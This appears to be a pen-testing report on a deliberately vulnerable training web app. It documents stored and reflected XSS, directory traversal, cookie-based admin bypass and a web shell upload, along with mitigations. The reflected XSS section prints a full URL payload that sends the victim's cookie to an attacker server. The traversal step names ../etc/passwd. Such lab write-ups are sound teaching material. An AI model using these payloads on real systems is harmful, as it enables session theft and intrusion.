Tennis Partner

A buggy web application for pen-testing training

# System's description

Tennis-Partner is a web application that is used for tennis players of all levels to find their tennis partners and schedule games together.

The app classifies players according to their subjective level and offers a ranking system that is based on their objective scores playing with each other. Players can choose to publish their preferred dates for games on a public wall so that other players could join them if they wish, There is also an option to invite other players privately.

Tennis-player is an interactive platform, and its goal is to make it easier for players to find other players and enjoy the game together.

# Stored cross-site scripting

## description


The team found that the app is vulnerable to stored-xss attack. A malicious user can enter the main dashboard and add a comment the doesn’t go thorough any significant validation. The user then can insert a malicious XSS that will be inserted into the app's database, and will effect any user that will enter the main dashboard.


## Proof of concept

1. The attacker creates a legitimate user in the system, then enters to the main dashboard.




1. The attacker can add comments, a simple check can show that there isn’t any validation on the users inputs.







1. The attacker then can insert a malicious script that will show up whenever a user enters the dashboard.




1. We can see that the script was inserted into the website's code.




1. The alert message will then pop on the page as soon as a user enters the dashboard.




1. After that the user will be redirected to a malicious website.





1. We can also see that the malicious code was implemented into the database as well.



## Business impact

Attackers can use that vulnerability in order to redirect users to a malicious website (possibly to a fake website so they can steal their login details), steal the website's cookie, upload malwares unto the website, insert malicious scripts etc.

## Mitigations

Create validation on all user inputs in the website.

Prevent certain characters such as /\(){}[]<> and words such as "script", "alert" etc.

Create sanitations on user's inputs.

Usage of safe 'response headers' in order to prevent the implementation of malicious scripts.

Usage of 'CSP' in order to minimize the likelihood of XSS attacks.


# Stored cross-site #2

## Description


The team also found that an attacker who's not yet a legitimate user can create a stored XSS attack when creating a user in the system. By entering a malicious script instead of a username, the XSS will show up to anyone who enters the 'Ranking' page, which shows the rankings of all users.

## Proof of concept


1. The attacker will enter the 'sign in' link in the 'login' page in order to create a new user. Instead of a normal name, an attacker can enter a malicious script.



1. Whoever enters the 'Rankings' page will see the alert pop up.



1. We can also see the script in the database.




# Reflected cross site scripting

## Description

The team found that the application is vulnerable to Reflected xss attacks. From the 'Search' page, where users can search other players based on their names or email addresses, a malicious user could enter a malicious script into one of the parameters that is being reflected on the page, based on the attacker's input, which isn't being validated in advance.

## Proof of concept

1. While in the 'Search' page, we recognize that any input that were looking for is being reflected afterwards on the page:





1. We can also notice that the result reflects in the URL as well, meaning that the method that is being used is GET.




1. After trying to change the first parameter- q, we notice that the page is vulnerable to xss.










1. We'll enter a malicious script, so that when a user enters the link his cookie will be sent to another source- our malicious server, and therefore will be stolen:

## [http://192.168.179.1/tennis-partner/search.php?q=%3Cscript%3Elet%20cookie=document.cookie;%20fetch(`http://192.168.179.1:1234/?cookie=${cookie}`);%3C/script%3E&column=name&submit=Find](http://192.168.179.1/tennis-partner/search.php?q=%3Cscript%3Elet%20cookie=document.cookie;%20fetch(%60http://192.168.179.1:1234/?cookie=$%7bcookie%7d%60);%3C/script%3E&column=name&submit=Find)



1. By using social engineering the attacker could lure a user into clicking this link, causing him to send his cookie and therefore expose his credentials.

## Business impact

An attacker could use this vulnerability in order to conduct a few malicious acts:

* Channel users into a forged website, where he could steal their credentials.
* Steal user's cookie by sending it to another source.
* Plant malicious scripts in the website.
* Conduct Xss type attacks.

## Mitigations

* Implementing efficient validations over any inputs or outputs in the website.
* Working with a white list- not allowing certain words or characters (such as '<script>' for example).
* Generally it's best to avoid using user inputs as outputs on the website. If it has to be done there needs to be an appropriate sanitation over the input before it is being used.
* Usage of appropriate Response headers could help by avoiding malicious JS scripts in the browser.
* Usage of CSP could help by mitigating the consequences of XSS attacks.

# Directory traversal


## Description

The team found that the application is vulnerable to Directory traversal attack. In the private profile page there is an option to download a link to a Facebook profile, in order to expose it to other users on the app. A malicious user could use this feature in order to change the URL parameter to a term that will lead him to a secret password file, where he could see the admin's credentials.


## Proof of concept

1. The malicious user can enter his profile and upload a link to his Facebook profile.







1. We can inspect the FB parameter in the URL:




1. We can use Burp in order to brute force different paths, and see if we can find any secret files on the server.




1. After a quick check the malicious user could find the path-../etc/passwd which will lead him to a secret file where the admins credentials are saved.





1. And now when we click the link that's supposed to take us to our Facebook page we reach the secret file



## Business impact

The malicious user could steal admins credentials (or in other cases- users credentials), he could find different sorts of configuration files and other assets that could help him with exploiting the website.

## Mitigations

* The application should validate the user input before processing it. Ideally, the validation should compare against a whitelist of permitted values. If that isn't possible for the required functionality, then the validation should verify that the input contains only permitted content, such as purely alphanumeric characters.
* After validating the supplied input, the application should append the input to the base directory and use a platform filesystem API to canonicalize the path. It should verify that the canonicalized path starts with the expected base directory.
* Only user's with administrator credentials should be able to see secret files on the server.


# Broken access control

## Description


The team has recognized that it is possible to bypass authorization in the system (Authorization bypass). The system has the option of performing an advanced search by clicking on the "advanced search" button on the home page. Also delete users as opposed to the "Advanced Search" page of regular users (these are two different pages). The team recognized that when forging a regular user's cookie information into an admin user, the system switches the user to an admin user "Advanced Search" page, from which users can also be deleted as opposed to the "advanced search" page for regular users (these are two different pages). A malicious user could use this vulnerability in order to gain administrator privileges.

## Proof of concept

1. Enter the home page using the login credentials of a regular user we created, set the burp to "intercept is on" mode and click on the "advanced search" button.




1. We will then review the request in the burp repeater window



1. Click "send" and the server will return the page to us: search.php.




1. It appears that our user's cookie information is easily identifiable, and the admin variable is indicated, among other things. We will change the value of this variable to 1 and see what comes back to us from the server.



1. It appears that thanks to the change we made in the cookie information, the server recognizes the request as a request from an Admin user and allows us to enter the admin's search page. Let's go back to the proxy tab, change the value of the admin variable to 1 as we just did, click "forward" and then change the state of the "intercept is on" to "intercept is off" button.

It looks like we're now on the "Advanced Search" page with Admin permissions.



## Business impact

## With this manipulation, attackers can gain access to an interface designed to be reserved for administrators only, and from which they can delete different users at will.

## Mitigations

# To minimize the risks of manipulating users cookie values ​​in order to grant admin privileges, you can do the following:

# Using the http Only feature

* Encryption of cookie values
* Changing the mechanism so that in any case it is not possible to go beyond the admin's "Advanced Search" page.


# Unrestricted file upload

## Description


## The team recognized that the site had an unrestricted file upload vulnerability. The profile page has the option to upload files to the site without proper validation. This weakness allows a malicious user to upload a malicious file onto the web server, which he could use to gain access over the server.

## Proof of concept


1. The private profile page has the option to upload a profile pictures.




1. We will upload a malicious 'web shell' and appear to receive a courtesy message on uploading the file to the site. There was no proper check for our input.




1. We will notice that our malicious address is indeed included in the site's code. 
2. We will copy the URL of the image from the site, and then paste it into the URL bar, that way we'll reach the exact location where the malicious file is located, causing it to execute. In this step, using LFI attack in order to execute our malicious file.







1. Let's take a look at Burp's message and it looks like the path with the file we planted has actually passed and received successfully :




1. We'll forward the message and it looks like we opened the Web Shell we planted:




1. We will run the Dir command (since this is Windows operating system) and we will notice that we are in the server's image folder.

